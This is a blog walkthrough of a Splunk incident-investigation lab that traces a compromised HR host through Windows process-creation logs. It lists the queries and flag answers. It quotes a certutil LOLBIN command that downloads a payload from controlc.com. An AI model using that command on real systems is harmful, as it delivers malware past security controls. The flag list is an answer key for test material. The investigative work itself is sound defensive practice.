One of the client’s IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index win_eventlogs for further investigation.
Network Information
The network is divided into three logical segments. It will help in the investigation.
- IT Department: James, Moin, Katrina
- HR department: Haroon, Chris, Diana
- Marketing department: Bell, Amelia, Deepak
Task 1: Connect and Setup Lab
(No questions for this task)
Task 2: Investigation Questions
1. How many logs are ingested from the month of March, 2022?
Easy to find, set date from 01/03/2022 up to now.
Flag: 13959
2. Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?
When addressing this question, I briefly checked the list of usernames and tried a few, but without success; we need to filter out all the usernames present in this log to be able to detect them.
index="win_eventlogs" | stats count by UserName

Flag: Amel1a
3. Which user from the HR department was observed to be running scheduled tasks?
When filtering events related to the schedule, I identified four users; however, one user had only a single event. This appears quite unusual, given that schedules are typically used frequently, whereas malware often requires only a single instance of persistence.

index="win_eventlogs" schtasks UserName="Chris.fort"
When examining this user’s logs, it appears there was an attempt to keep the update.exe application running—and fortunately, that name turned out to be the flag.
Flag: Chris.fort
4. Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.
First, we will attempt to search for outputs related to the HR department’s hostname, then, we can examine the commands that were executed specifically focusing on one-time commands, as the problem statement implies the malware typically requires only a single download.

When I looked through these commands, I was quite surprised to find one that seemed very suspicious: a certutil command to the control domain with the -f parameter.

Now we just need to investigate exactly who carried it out.

Flag: haroon
5. To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?
We will delve into an analysis of the command in the sentence above to find out:
certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
certutil.exe is a legitimate, built-in Windows tool primarily responsible for managing, verifying, and configuring security certificates.
-urlcache: Connects to a specified URL.-split: Extracts the retrieved data and forces the system to save it as a separate physical file on the hard drive. (Note: The flag-splitwasn’t in the command above but is commonly used with certutil)
Flag: certutil.exe
6. What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)
For the following questions, the answers are quite easy to find in the log above.
Flag: 2022-03-04
7. Which third-party site was accessed to download the malicious payload?
Flag: controlc.com
8. What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?
Flag: benign.exe
9. The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{……….}; what is that pattern?
Flag: THM{KJ&*H^B0}
10. What is the URL that the infected host connected to?
Thank you for reading my blog, see you later!